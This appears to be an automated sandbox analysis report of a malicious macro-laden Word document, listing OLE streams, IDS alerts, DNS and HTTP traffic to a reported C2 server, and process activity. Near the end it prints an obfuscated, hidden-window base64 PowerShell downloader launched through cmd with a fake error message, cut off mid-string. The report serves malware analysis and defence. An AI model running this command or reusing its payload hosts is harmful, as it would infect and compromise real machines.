Data ASCII:	ID = "{9C483F46-A8E8-49FA-B2E1-C35497C2A554}".. Document=X1b0g5eyj545/&H00000000..Module=Bt08uhxu1tnhy1..Module=Xhij9irufb65_wekzf..ExeName32="Eu25yj8_2hxw2w"..Name="mw"..HelpContextID="0"..VersionCompatible32="393222000".."CMG="4143AF35B335B335B3".."DPB="A
Data Raw:	49 44 3d 22 7b 39 43 34 38 33 46 34 2d 41 38 45 38 2d 34 39 46 41 2d 42 32 45 31 2d 43 33 35 34 39 37 43 32 41 35 35 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 58 6c 62 30 67 35 65 79 6a 35 34 35 2f 26 48 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 74 30 38 75 68 78 75 31 74 6e 68 79 31 0d 0a 4d 6f 64 75 6c 65 3d 58 68 6c 6a 39 69 72 75 66 62 36 35 5f 77 65 6b 7a 66 0d

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	143
Entropy:	3.79627459375
Base64 Encoded:	False
Data ASCII:	X1b0g5eyj545.X.l.b.0.g.5.e.y.j.5.4.5...Bt08uhxu1tnhy1.B.t.0.8.u.h.x.u.1.t.n.h.y.1...Xhlj9irufb65_wekzf.X.h.l.j.9.i.r.u.f.b.6.5._w.e.k.z.f.....
Data Raw:	58 6c 62 30 67 35 65 79 6a 35 34 35 00 58 00 6c 00 62 00 30 00 67 00 35 00 65 00 79 00 6a 00 35 00 34 00 35 00 00 00 42 74 30 38 75 68 78 75 31 74 6e 68 79 31 00 42 00 74 00 30 00 38 00 75 00 68 00 78 00 75 00 31 00 74 00 6e 00 68 00 79 00 31 00 00 58 68 6c 6a 39 69 72 75 66 62 36 35 5f 77 65 6b 7a 66 00 58 00 68 00 6c 00 6a 00 39 00 69 00 72 00 75 00 66 00 62 00 36 00 35 00 5f

General	
Stream Path:	Macros\VBA\_VBA_PROJECT
File Type:	data
Stream Size:	3882
Entropy:	5.06335553284
Base64 Encoded:	True
Data ASCII:	.a.....*.\.G.{.0.0.0.2.0.4.E.F.-.0.0.0. 0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.0.4.6.}.#.4...0.#.9. .#.C.:.\.P.R.O.G.R.A.~.2.\.C.O.M.M.O.N.~.1.\.M.I.C.R.O.S. ~.1.\.V.B.A.\.V.B.A.6.\.V.B.E.6..D.L.L.#.V.i.s.u.a.l_.B.a.s .i.c_.F.
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 671

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	671
Entropy:	6.45018531598
Base64 Encoded:	True
Data ASCII:	.....0*....p..H.."..d.....m..2.4..@.....Z=....b.....a ....%.J<.....rst dole>.2s..t.d.o.l..e..h.%^...*`\\G{0002`0430- ...C.....0046}.#2.0#0#C.:\\Windows\\SysWOW.64\\e.2.tl.b# OLE Automation..`....Normal.EN.Cr.m.a.F.. ....X*\\C..... m....!Offic
Data Raw:	01 9b b2 80 01 00 04 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 ea 0e db 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

**Stream Path: WordDocument, File Type: data, Stream Size: 17966**


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	17966
Entropy:	4.12951715638
Base64 Encoded:	False
Data ASCII:	.....[.....A.....bjbj.....F..... .....9..... .....2.....2...u.....u.....u.....u.....u..... .....
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 a4 41 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 46 00 00 ce 90 01 00 ce 90 01 00 a4 39 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 0f 00 00 00 00 00

## Network Behavior

## Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-16:32:08.898708	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49168	80	192.168.2.22	152.170.79.100

## Network Port Distribution



## TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.822978020 CET	49167	80	192.168.2.22	35.208.69.64

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.978189945 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:48.978324890 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:48.980995893 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.135865927 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179512978 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179543972 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179555893 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179570913 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179588079 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179605007 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179620981 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179637909 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179653883 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179702997 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179718018 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.179759026 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334414959 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334449053 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334465981 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334482908 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334495068 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334511995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334531069 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334548950 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334567070 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334583044 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334603071 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334649086 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334948063 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334966898 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335031033 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335149050 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335169077 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335184097 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335201025 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335218906 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335222960 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335237980 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335248947 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335256100 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335273027 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335295916 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335323095 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.489233971 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489262104 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489274979 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489289045 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489473104 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500291109 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500327110 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500349998 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500371933 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500374079 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500399113 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500420094 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500427008 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500449896 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500474930 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500479937 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500505924 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500524998 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500530005 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500556946 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500580072 CET	80	49167	35.208.69.64	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:49.500600100 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500602961 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500627995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500647068 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500649929 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500679016 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500700951 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500705957 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500730991 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500751019 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500874043 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500899076 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500921965 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500921965 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500952959 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500962973 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500981092 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501003027 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501025915 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501043081 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501049995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501065969 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501100063 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501122952 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501144886 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501151085 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501176119 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501194954 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501247883 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501286983 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501425982 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501446009 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501457930 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501471043 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501487017 CET	80	49167	35.208.69.64	192.168.2.22

## UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.641870975 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 16:31:48.805665016 CET	53	52197	8.8.8.8	192.168.2.22

## DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 16:31:48.641870975 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	allcannabismeds.com	A (IP address)	IN (0x0001)

## DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 16:31:48.805665016 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	allcannabismeds.com		35.208.69.64	A (IP address)	IN (0x0001)

## HTTP Request Dependency Graph

- allcannabismeds.com
- 152.170.79.100

## HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	35.208.69.64	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	152.170.79.100	80	C:\Windows\SysWOW64\ rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 16:32:09.207375050 CET	450	OUT	<p>POST /tkvop2zz2se/0vkwo/ HTTP/1.1</p> <p>DNT: 0</p> <p>Referer: 152.170.79.100/tkvop2zz2se/0vkwo/</p> <p>Content-Type: multipart/form-data; boundary=-----cRAzC1LzwrnqrIh</p> <p>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)</p> <p>Host: 152.170.79.100</p> <p>Content-Length: 5588</p> <p>Connection: Keep-Alive</p> <p>Cache-Control: no-cache</p>

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 16:32:10.358117104 CET	457	IN	<p>HTTP/1.1 200 OK</p> <p>Server: nginx</p> <p>Date: Wed, 13 Jan 2021 15:32:10 GMT</p> <p>Content-Type: text/html; charset=UTF-8</p> <p>Transfer-Encoding: chunked</p> <p>Connection: keep-alive</p> <p>Vary: Accept-Encoding</p> <p>Data Raw: 62 33 34 0d 0a 90 ae 2f 6d ab 65 29 ef 32 0f fb be 51 ed 2a eb 75 6e 78 a1 65 ed 94 ed c7 3f ee aa 6f d6 5c f0 c9 cd 84 22 8a 1a ae ab 14 cb cd 0d c7 17 5f a9 19 14 6c a7 66 87 1b 42 df 01 c8 3a 16 fd b3 68 b4 80 95 4b b3 6d 17 59 03 7f 96 aa e3 7f 87 d9 6d 3e 51 a0 c1 3c 32 1c 69 80 0d 7c 4d c1 3d 35 6c d5 de dd cf 6c 54 00 c7 18 a7 c1 df 61 9d 8c e6 ab ea 17 e4 db 60 db 00 9f 90 e6 da b2 9a 50 1d 5d ce 58 e5 f3 74 3b 24 09 41 ab 0f d0 bf 19 d4 32 f2 eb da 24 9b 90 5c 7f 93 75 88 e1 bc 99 e9 da d3 bc 62 53 cc 01 7a b0 46 e9 4d 35 4f 78 d6 db 55 06 f2 f4 c5 20 40 44 d5 76 18 b5 ef 94 77 3d cd 8d 5d 19 fd a3 09 d7 b4 79 9b d1 57 ed ed 48 ed bd 39 b8 ab 4a 17 a2 2d e6 70 29 49 a4 9a 34 92 b2 b8 ac 91 cb 23 02 c0 82 dd 87 a5 65 0e 17 f8 8e 7c 6d 1e 4d 09 34 70 ef 88 7c 68 a3 71 11 70 a2 c1 d3 ba 9f 77 18 4f 95 35 7a 76 93 fd 4b d4 0c b8 64 46 4f 5b 5c 7b 25 cb 90 2a 9b 3a 0f 4c 91 6f 98 7b ee eb e8 b8 e3 1f 2a d2 b5 69 03 51 db 2f ea 63 e1 73 1f fd 82 96 1d 28 76 97 32 cf a7 f2 54 60 f5 e4 4d b7 5f e2 05 60 03 ee 5e 6f 3f 11 24 35 a0 14 32 70 79 29 04 5d 14 94 bc 37 1b af 9b 23 35 d8 f4 5a eb 78 a5 96 55 70 1c 5a 27 ce 05 49 7b 72 e3 30 84 5a 3c 48 a6 23 a1 0d f2 5b fe 09 08 37 8f 27 92 63 17 81 6a 04 2c 11 1d da a7 0a 3d 14 8e f6 7b 9c a6 dd fd 84 8f 34 7c 27 cd 2c 69 b2 4c ce 51 44 05 bc f5 52 b5 98 73 43 c9 c7 db 66 4b 98 4e 1d 00 b7 f4 41 16 db ee 3e 83 2e a5 dd fd eb c6 76 8d cc 66 64 aa c3 e6 47 45 87 b6 a1 99 b0 48 32 d0 c3 18 72 2b 7f 6e 4e 3d 28 73 41 cb cb 9f 23 44 64 d0 a1 ef c9 be 16 28 c1 ee 88 8c 9a a7 f5 43 e3 02 f6 dc 19 c8 57 32 f1 5d 66 16 13 91 88 4e b4 8a b5 22 61 e8 cd a3 c8 41 12 f5 10 ca 13 75 33 da 02 94 8a cc c4 8f 0b 73 31 d6 ec 31 83 e5 26 bc ab b5 05 54 a0 a9 4b 58 6e 67 e3 1e 1e f6 fa 7b ab 21 9b 27 13 fe f4 25 b6 40 3d 7b a5 83 b7 e5 0e 59 62 06 a5 72 2b bb 2c 19 42 1a b6 cb 88 6b 87 14 e4 a5 fe b8 c7 6c fe a3 a5 95 29 3b 20 82 e3 50 ac 0f 77 fb 8c 6c c2 6b e7 fd ca f1 80 b0 6b eb 9d a4 ee 77 3a 56 55 97 fe 0a 59 06 68 f0 70 8b 5c 79 21 95 d8 fc 76 05 e7 07 6f cb 7b 24 ff 05 b0 48 a6 7e 0d 7d 0b ec 10 fb 5e 33 3c 22 da 4b 36 99 fe b4 bd 69 a5 e2 fc c2 bb dc 4a d9 e5 42 a9 7b 27 82 6f fa d4 50 44 67 bb d3 8b 02 6f 8b 48 d7 d4 dd 60 ba 76 8a 99 83 dc 9b 7c 6e 86 15 cc f9 fe 86 18 3d 98 5a 81 b4 60 77 d8 f3 39 e2 5b 3f 6c da ee 76 55 2d fb 12 f9 46 4b 9e af b9 db 60 57 55 97 46 5d a1 24 74 8f 51 b4 54 c9 67 76 be a1 53 4f 0b 7b 24 f6 d4 9d ee 75 93 0d c0 02 ee 40 c2 46 ae 20 f4 ff 49 92 58 16 29 12 63 85 74 1b 17 52 5a af 9c 9e 7c 8a c4 42 da 09 4f 14 28 2e e0 6e 3e 47 60 18 28 2d c1 46 2c b4 26 2b cc 80 c6 b5 48 c9 2c 5f 86 64 fe 78 ad ee 1c 2d 08 ce 2d cd e5 05 21 6b 42 a4 1f 05 cd a2 c4 43 18 ff a2 80 91 46 1c 4d 18 68 4e 16 08 d2 2d 12 04 65 7a 75 11 d3 f4 52 2a 41 e5 e8 06 7c 36 59 bf e2 67 40 29 c4 df ab f3 78 10 73 ec 32 d2 5c a9 6c 8b 15 82 2b c2 a3 25 11 f3 49 e4 9d 35 56 38 13 60 6d 98 88 83 15 bf 12 c6 bd 0d dc 7e c5 e8 fc 10 bf 36 5b 5f b9 8e e2 41 3c af 35 4f c5 39 5e 14 a5 7e f1 9e 61 48 93 ec d1 dd 68 bf d9 9f 19 a7 08 44 45 90 fb 99 2e bb 19 82 a2 f6 ab db 47 c2 c3 e1 7b 4e b8 e1 b9 21 03 26 9 56 4e f9 8d 3e 39 27 23 4a 06 87 94 d1 94 7e ef d7 41 9c 25 b4 d0 76 d7 a7 a8 68 6b bc 9b 05 3d 58 6b c2 7b 54 2b 83 58 ae ff b1 e7 bb e1 bc 37 3c a2 b4 55 82 75 2e 4a 62 56 1c f2 ee cd 90 e8 a9 11 3b 0d 5b 6d 8b 06 e9 97 d4 43 aa 00 9d 26 33 cf 19 32 82 dd 42 21 83 02 aa a5 12 3d cf 55 29 1b c9 d4 f5 2d db 8c 3b 4f c8 dc</p> <p>Data Ascii: b34/me)2Q*unxe?o!_fb:KmYm&gt;Q&lt;2 M=5!Ta'PjXt:\$A2\$ubSzFM50xU@Dvw=jyWH9J-p)I4+e M4p!hq pwO5zvKdF[N%*:Lo(*iQ/cs(v2T M_`^?52py)]7#5ZxUpZ'I{r0Z&lt;H#[7'cj,={4',iLQDORsCfkNA&gt;.vfdGEH2r+nN=(sA# Dd(_CW2]fN'aAu311&amp;TKXng{!%@={Ybr_,BjNI]; Pwkw:VUYhplYvo{\$H~}^3&lt;"K6iJTb'{oPDgoH'v h=Z'w9[?lvU-FK'W UF]\$tQTgvSO(\$u@F HX)c RZ BO(.n&gt;G`(\$F,&amp;H,_dx-kBJC&gt;FMhN-ezuR*A 6Yg@)xs2l +%l5V8'm-6[_A&lt;5O9 ^~aHhDE.G{N!&amp;IVN&gt;9#J~A%vhk=Xk{T+X7&lt;Uu.JbV;[mC&amp;32B!=U)-;O</p>

## Code Manipulations

## Statistics

### Behavior



Click to jump to process

# System Behavior

## Analysis Process: WINWORD.EXE PID: 648 Parent PID: 584

### General

Start time:	16:31:41
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f990000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE93926B4	CreateDirectoryA

#### File Deleted

File Path	Completion	Count	Source Address	Symbol				
C:\Users\user\AppData\Local\Temp\~DF763B8175BEEE3EDD.TMP	success or wait	1	7FEE92B9AC0	unknown				
Old File Path	New File Path	Completion	Count	Source Address	Symbol			
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

### Registry Activities

#### Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7262	success or wait	1	7FEE92B9AC0	unknown

#### Key Value Created



## Key Value Modified



Key Path	Name	Type	Old Data	New Data	Completion	Source Count	Address	Symbol
			00 FF FF FF 00 00 00 00 00 FF FF FF FF					

### Analysis Process: cmd.exe PID: 2456 Parent PID: 1220

#### General

Start time:	16:31:43
Start date:	13/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:

cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file.  
& P^Ow^er^she^L^L -w hidden -ENCOD JAA2ADkAbQBEAFQANwAg  
ACAAQPQAgAfSAdAB5FAFARQbdAcgAlgB7ADEAfQB7ADMAfQB7ADAAfQB7ADIA  
fQAiAC0AZgAnAFIAJwAsACCAUwAnACwAJwBZACCALAAhAFKAUwB0AEUATQAU  
AEkATwAuAGQQAqBSAEUAYwBUAE8AJwApACAAoWAgACAAIAAKAhkAMQAwAEKA  
IAAgAD0AIABbAFQAgBwAEUAXQAOACIAewA2AH0AewAzAH0AewAyAH0AewA3  
AH0ewAOAH0ewAxAH0ewA1AH0ewA4AH0ewAwAH0lgtAGYAlAAanAGEA  
RwBIAFIJwAsACCDAAuACcALAAhAEUAJwAsCCwAVQBTAHQJwAsAccATgBF  
ACCALAAhAHMARQBSAHYaaQBDACCALAAhAHM AJwAsAccAbQAUACcALAAhAGUA  
UABvAGkAbgB0AG0AYQBuCcAKQA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBu  
AFAAcgBIAGYAZQByAGUAbgBjAGUAIa9ACAAKAoAccAUwBpAccAkWAnAGwA  
ZQBuAHQAbAB5CcAKQArCgAJwBDAG8AJwArAccAbgAnACKwAnAHQJwAr  
ACgAJwBpAG4AJwArAccAdQnACKwAnAGUAJwApADsAJABQAHkAMABIA  
agBpAD0AJABLADeMgBPACAAKwAgAfABywB0AGEAcgBdACgAng0ACKIAAr  
ACAAJABQADYANQbAADSJAJBYADKA  
MgBDAD0AKAAoAccAVQAnAcCsAjwBfDgA  
JwApACsAjwBSACkQKA7ACAAIAAKADYAOQBNAGQAdAA3DoAOgAiAEMAcgBg  
AGUAYQBUAGAARQbKEkUgBFAEMAdAbVAGAAUgBZACIAKAkAEGAtTwBNAEUA  
IAArACAAKAoAccAWgAnACSAKAAnAE0AJwArAccAAUBZAGcAeQAnACsAjwBo  
ACCQArACgAJwBsAHEAdBaACKwAnAE0AJwApACsAjwBQAEIAJwArAcgA  
JwB4AACKAhAnADuAagAnAACKwAnAGYAJwArAcgAJwBAG8AWgBNACkWAn  
AFAAJwApACKALQBSAGUAcAbsAGEAYwBFACgAwBDAgGAYQBSAF0AOQAwAcSa  
WwBDAGgAYQBSAF0AnwA3AcSAwwBDAGgAYQBSAF0AOAAwACKALAbBAEMAAbH  
AFIAxQa5ADIAKQApAdSAJBHADcNwBHD0AKAAhAnFgAOAAhAcCsAjwAwFAA  
JwApADsAIAAAKAhkAMQwAeKoAogA6ACIAwBIAEmdQByAEkAdBAGhAkAbC  
AE8AYABUAE8AYABjAG8ATAAIACAAQAgCgAcKAhAAfQAbAAhAcCsAjwBzAccA  
KQArACCAMQAYaccAKQA7ACQASgAzADQASgA9AcgA9AcKAhAAfOmgAnAcCsAjwA  
ACcAKQArAccATgAnACKoAwAkAFIAaQ2ADIAcwBvAGsAIAA9ACAAKAAnAFIA  
NAAnAcCsAjwAzeEgAJwApAdSAJABUDAdXwBJD0AKAAhAnEgANQAnAcCsAjwA4  
AEwAJwApAdSAJABCAGgAbgB3AGUAQoYAddAJBIAE8ATQBFACsAKAAoAccA  
